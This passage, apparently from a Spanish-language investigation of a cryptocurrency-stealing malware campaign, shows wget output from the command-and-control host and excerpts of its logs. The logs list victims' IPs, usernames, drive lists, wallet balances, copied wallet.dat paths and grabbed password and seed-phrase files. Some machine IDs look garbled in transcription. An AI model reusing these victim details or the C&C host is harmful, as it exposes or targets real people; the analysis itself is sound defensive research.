
--2023-05-03 01:18:25-- http://seed.addnode.xyz/files/7S911C95qX6yo4GvEPcK1qcmoh6ek0rIUkZv2TYIZjsPTam717dd20gvwz6p
Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1449984 (1,4M)
Grabando a: «seed.addnode.xyz/files/7S911C95qX6yo4GvEPcK1qcmoh6ek0rIUkZv2TYIZjsPTam717dd20gvwz6p»

seed.addnode.xyz/fi 100%[=====>] 1,38M --.-KB/s en 0,03s
```

Los ficheros log descargados:

> hacked > logs				
	Nombre	Fecha de modificación	Tipo	Tamaño
	log_automaticupload.txt	03/05/2023 1:00	Documento de te...	5.379 KB
	log_automaticupload-db.txt	03/05/2023 1:00	Documento de te...	7.088 KB
	log_balances.txt	03/05/2023 1:03	Documento de te...	7.058 KB
	log_directoryreceiver.txt	03/05/2023 0:29	Documento de te...	108.282 KB
	log_driveslist.txt	03/05/2023 1:03	Documento de te...	8.758 KB
	log_filereceiver.txt	03/05/2023 0:28	Documento de te...	770 KB
	log_hashreceiver.txt	03/05/2023 1:01	Documento de te...	13.908 KB
	log_passwordreceiver.txt	03/05/2023 0:27	Documento de te...	38 KB
	log_ping.txt	03/05/2023 1:03	Documento de te...	2.068 KB
	log_ping.txt.old	03/05/2023 1:03	Archivo OLD	227 KB

Los datos y las wallets exfiltradas:



El malware en el C&C por cada maquina registrada guarda la informacion de los discos duros conectados.

```
log_filereceiver.txt x log_hashreceiver.txt x log_passwordreceiver.txt x log_ping.txt x log_ping.txt.old x log_automaticupload.txt x log_automaticupload-db.txt x log_balances.txt x log_driveslist.txt x
1 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('102.129.145.226','51158','005cee76-a514-4664-b82f-5469acc15104','Drive: C:\
2 Drive: D:\
3 Drive: E:\
4 Drive: Z:\
5 ','1682264284')
6 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('188.26.215.93','58016','3fa25c3f-fcac-4377-8d87-3058b549dac7','Drive: C:\
7 Drive: F:\
8 Drive: G:\
9 Drive: H:\
10 Drive: I:\
11 ','1682264343')
12 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('145.224.97.170','46796','75ced7e1-fd6f-4cf7-b28c-130720e889f6','Drive: C:\
13 Drive: D:\
14 ','1682264462')
15 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('184.190.135.207','59814','73c28ace-80c4-45be-b3f8-120a5f508f14','Drive: C:\
16 Drive: D:\
17 Drive: F:\
18 Drive: K:\
19 Drive: M:\
20 Drive: N:\
21 ','1682264583')
22 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('76.32.250.130','58627','1ald968a-2d52-405f-9fd4-f251ec2cd54d','Drive: C:\
23 ','1682264643')
24 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('80.234.72.44','17530','233ab862-eb09-45da-ab9b-0d88d6e3738d','Drive: C:\
25 Drive: G:\
26 ','1682264644')
27 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('37.66.187.120','46901','1e687053-253c-4566-b66c-c0da35a240cf','Drive: C:\
28 Drive: D:\
29 Drive: E:\
30 Drive: F:\
31 Drive: G:\
32 ','1682265002')
33 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('188.157.124.225','49751','7460ca08-d1d8-46c5-91e3-d4f0a26733d0','Drive: C:\
34 Drive: D:\
35 Drive: E:\
36 Drive: F:\
37 Drive: G:\
38 Drive: H:\
39 Drive: I:\
40 ','1682265122')
41 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('88.132.198.152','49396','e74db87d-33d9-405e-83b5-fc844d2c6cbd','Drive: C:\
42 Drive: D:\
43 ','1682265183')
44 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('35.148.62.9','65349','c35da797-b48f-4e7f-9586-cd6cd19aaebe','Drive: C:\
45 Drive: G:\
46 ','1682265243')
47 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('115.196.45.245','59649','a6b4c7b7-6089-438b-85d2-b449b3085075','Drive: C:\
48 Drive: D:\
49 ','1682265304')
50 INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('81.182.162.31','51996','c0fc6151-2311-4cb5-ba41-f4440367ala5','Drive: C:\
51 Drive: D:\
52 Drive: E:\
```


Si tienen billeteras de bitcoin o similar calculan el balance de la billetera, la maquina y lo registran en una base de datos SQL.

```

1 INSERT INTO balances (machineid, balance,now)VALUES ('005cee76-a514-4664-b82f-5469acc15104','Balance: 848372391700CCC','1682264284')
2 INSERT INTO balances (machineid, balance,now)VALUES ('3fa25c3f-fcac-4377-8d87-3058b549dac7','Balance: 9521770273110CCC','1682264343')
3 INSERT INTO balances (machineid, balance,now)VALUES ('75cd7e1f-d6f6-4cf7-b28c-130720e889f6','Balance: 17543999899757680CCC','1682264462')
4 INSERT INTO balances (machineid, balance,now)VALUES ('73c28ace-80c4-45be-b3f8-120a5f508f14','Balance: 1293491760662CCC','1682264583')
5 INSERT INTO balances (machineid, balance,now)VALUES ('1ald968a-2d52-405f-9fd4-f251ec2cd54d','Balance: 10421067575724CCC','1682264643')
6 INSERT INTO balances (machineid, balance,now)VALUES ('233ab862-e6b9-495d-aab9b-0d88d6e3738d','Balance: 0CCC','1682264644')
7 INSERT INTO balances (machineid, balance,now)VALUES ('1e687053-253c-4566-b66c-c0d835a240cf','Balance: 3175737617567CCC','1682265002')
8 INSERT INTO balances (machineid, balance,now)VALUES ('7460ca08-d1d8-46c5-91e3-d4f0a26733d0','Balance: 222808800CCC','1682265122')
9 INSERT INTO balances (machineid, balance,now)VALUES ('e74db87d-33d9-405e-83b5-cf844d2c6cbd','Balance: 3956894264700CCC','1682265183')
10 INSERT INTO balances (machineid, balance,now)VALUES ('C35da797-b48f-4e7f-f9586-cd6cd19aaebe','Balance: 38079681610CCC','1682265243')
11 INSERT INTO balances (machineid, balance,now)VALUES ('a6b4c7b7-6089-438b-85d2-b449b3085075','Balance: 10000000000000000000CCC','1682265304')
12 INSERT INTO balances (machineid, balance,now)VALUES ('c0fc6151-2311-4cb5-ba41-f440367a1a5','Balance: 564561605440000CCC','1682265305')
13 INSERT INTO balances (machineid, balance,now)VALUES ('e9aafa95-1620-43e2-a0ea-ad04167327a','Balance: 1250163218988800CCC','1682265305')
14 INSERT INTO balances (machineid, balance,now)VALUES ('1b2cf734-70af-47e5-af79-a0c6e4228daa','Balance: 0CCC','1682265364')
15 INSERT INTO balances (machineid, balance,now)VALUES ('f87b1455-4875-4e2a-a28e-6a56074e930b','Balance: 13790000000BitNo','1682265423')
16 INSERT INTO balances (machineid, balance,now)VALUES ('ffce844c-ee1f-4c81-b5b7-92301d134ac4','Balance: 91066537310BitNo','1682265424')
17 INSERT INTO balances (machineid, balance,now)VALUES ('005cee76-a514-4664-b82f-5469acc15104','Balance: 916891625800CCC','1682265483')
18 INSERT INTO balances (machineid, balance,now)VALUES ('3fa25c3f-fcac-4377-8d87-3058b549dac7','Balance: 9607670797210CCC','1682265542')
19 INSERT INTO balances (machineid, balance,now)VALUES ('75cd7e1f-d6f6-4cf7-b28c-130720e889f6','Balance: 17543999899757680CCC','1682265663')
20 INSERT INTO balances (machineid, balance,now)VALUES ('73c28ace-80c4-45be-b3f8-120a5f508f14','Balance: 1293491760662CCC','1682265783')
21 INSERT INTO balances (machineid, balance,now)VALUES ('09967c35-1a09-42b4-82f2-243dc5a84877','Balance: 0CCC','1682265783')

```

Tambien se saca una copia del fichero wallet.dat, lo guarda en el servidor con un nombre aleatorio y lo registra en base de datos:

INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\Meowcoin\\meowcoin.conf', 'c393acef-1c0a-4341-8413-084f0a14b2dc', '0',	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\Meowcoin\\wallet.dat', 'c393acef-1c0a-4341-8413-084f0a14b2dc', '171964	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-21-30', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-21-31', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-14', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-15', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-17', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-54', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-29-14-45', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('45.231.143.24', 'E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-05-02-20-36', 'c393acef-1c0a-4341-8413-	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('166.137.136.80', 'C:\\Users\\Owner\\AppData\\Roaming\\Ultragate\\wallet.dat', '642b69af-1952-4b7e-b5cb-fdb1313ee35e', '4505	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\CCC\\wallet.dat', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '262144', '1683	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\eMark\\wallet.dat', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '98304', '168	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\eMark-volume-2\\wallet.dat', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '81	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\Gamepass\\gamepass.conf', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '0', '1	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\Gamepass\\wallet.dat', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '614400', '1	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\nexa\\wallet.dat', '50a96dfa-8569-40a1-9d60-de8e64afaf11', '2744320', '16	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-05-02-21-34', '50a96dfa-8569-40a1-9d60-de	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('190.83.129.11', 'C:\\Users\\RON\\AppData\\Roaming\\VolkshashCore\\backups\\wallet.dat.2023-04-13-08-01', '50a96dfa-8569-40	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('177.91.144.180', 'D:\\carteira cripto windons\\Ceiling Cat Coin\\ccc.conf', 'd1f1556f-497a-4220-a8e5-87de3e788478', '142', '1	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('177.91.144.180', 'D:\\carteira cripto windons\\Ceiling Cat Coin\\masternode.conf', 'd1f1556f-497a-4220-a8e5-87de3e788478', '1	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('177.91.144.180', 'D:\\carteira cripto windons\\Ceiling Cat Coin\\wallet.dat', 'd1f1556f-497a-4220-a8e5-87de3e788478', '2539	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('177.91.144.180', 'D:\\carteira cripto windons\\Ceiling Cat Coin\\backups\\wallet.dat.2023-05-02-22-31', 'd1f1556f-497a-422	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('87.123.244.109', 'C:\\Users\\huett\\AppData\\Roaming\\CCC\\wallet.dat', 'ca26557b-4884-48fa-9909-237467d3217', '368640', '1	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('87.123.244.109', 'C:\\Users\\huett\\AppData\\Roaming\\Cheese\\wallet.dat', 'ca26557b-4884-48fa-9909-237467d3217', '4890624	INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow) VALUES ('87.123.244.109', 'C:\\Users\\huett\\AppData\\Roaming\\SniderBurg\\wallet.dat', 'ca26557b-4884-48fa-9909-237467d3217', '1843
--	--	---	---	---	---	---	---	---	---	--	---	---	--	---	---	---	---	---	--	--	--	---	--	---	--

Asi mismo analiza cualquier fichero de texto plano que pueda tener alguna credencial valida, correo, cuenta bancaria, billeteras cripto...etc

log_fileserver.txt	log_hashreceiver.txt	log_passwordreceiver.txt	log_ping.txt	log_ping.txt.old	log_automaticupload.txt	log_automaticupload-db.txt	log_balances.txt	log_diversifit.txt
24003	process:	automaticupload	- dir:	empty	file-path:	D:\Wallets\CCC\blocks\wallet.dat - machineid: 190a83a2-48fa-4ad5-955c-1953ae28876e - ip: 162.248.150.111 - port: NULL - filesize: 368640 - filesize: 1683057461		
24004	process:	automaticupload	- dir:	empty	file-path:	C:\Users\Administrator\AppData\Roaming\CCC\wallet.dat - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 237568 - filesize: 1683058720		
24005	process:	automaticupload	- dir:	empty	file-path:	C:\Users\Administrator\AppData\Roaming\CCC\wallet.dat - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 270336 - filesize: 1683059345		
24006	process:	automaticupload	- dir:	empty	file-path:	C:\Users\Administrator\AppData\Roaming\CCC\backups\wallet.dat.2023-05-02-20-28 - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 270336 - filesize: 1682588317		
24007	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\barrelcrudecoin.conf - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 591 - filesize: 1638058720		
24008	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 1433600 - filesize: 1683023487		
24009	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\beenode.conf - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 0 - filesize: 1624276045		
24010	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filesize: 1683026680		
24011	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Ceiling-Catz CCC\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 196608 - filesize: 1683059366		
24012	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Mooncoin Core\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 133488 - filesize: 1683021531		
24013	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Nengcoin\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 114688 - filesize: 1683052294		
24014	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Baba Coin\backups\wallet.dat.2023-05-02-18-58 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 1089536 - filesize: 1683059366		
24015	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Baba Coin\backups\wallet.dat.2023-05-02-20-05 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 1089536 - filesize: 1683059366		
24016	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\walletlock - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 0 - filesize: 1683059366		
24017	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\db.log - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 0 - filesize: 1683054536		
24018	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 151520 - filesize: 1683059366		
24019	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-06-21-11-47 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 65360 - filesize: 1683059366		
24020	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-11-24-17-25 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filesize: 1683059366		
24021	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-11-25-18-33 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filesize: 1683059366		
24022	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-12-05-20-44 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filesize: 1683059366		
24023	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-09-34 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filesize: 1683059366		
24024	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-10-49 - machineid: e9b7157d-7f53-418f-b052-5572cc317b5b - ip: 78.48.71.241 - port: NULL - filesize: 65360 - filesize: 1683059366		
24025	process:	automaticupload	- dir:	empty	file-path:	D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-10-51 - machineid: e9b7157d-7f53-		

log_filereceiver.txt	log_hashreceiver.txt	log_passwordreceiver.txt	log_ping.txt	log_ping.txt.old	log_automaticupload.txt	log_automaticupload-db.txt	log_balances.txt	log_driveslist.txt
2211	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\txt\paper wallet easyminer 2rd try.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 34	- filedate: 163
2212	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\UTC--2021-11-14T21-23-14.864Z--96ee9f6c6204e4046f5737dab86a4fd425dba152"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NU		
2213	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\5g-coin.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 78	- filedate: 1640524518
2214	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\alomic backup phase.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 78	- filedate: 1635369882
2215	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\atomic bitcoin address.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 42	- filedate: 1639280765
2216	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\binance wallet.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 71	- filedate: 1638641098
2217	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\bitkeep.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 76	- filedate: 1641076271
2218	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\deVault.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 76	- filedate: 1647111059
2219	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\firo address.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 34	- filedate: 1635533309
2220	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\flox address and key.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 116	- filedate: 1636763962
2221	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\haven wallet.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 186	- filedate: 1637531457
2222	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\megamask wallet .txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 83	- filedate: 1635799497
2223	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\bitcoin backup.dat"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 70	- filedate: 1650651855
2224	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\oasis rosecoin.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 150	- filedate: 1643415163
2225	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\sero wallet address.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 125	- filedate: 1636813581
2226	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\shiba contact address.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 42	- filedate: 1638719118
2227	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\seed phase firo wallet.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 156	- filedate: 1635532871
2228	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\trust bitcoin address.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 50	- filedate: 1639229667
2229	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Documents\tracking numbers.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 25	- filedate: 1644981597
2230	process: filereceiver	- dir: empty	- filepath: "F:\online passwords.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 861	- filedate: 1632664852
2231	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\bitcoin backup.dat"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 1409024	- filedate: 1639615566
2232	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\bitcoashkeys.txt"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 131	- filedate: 1676898526
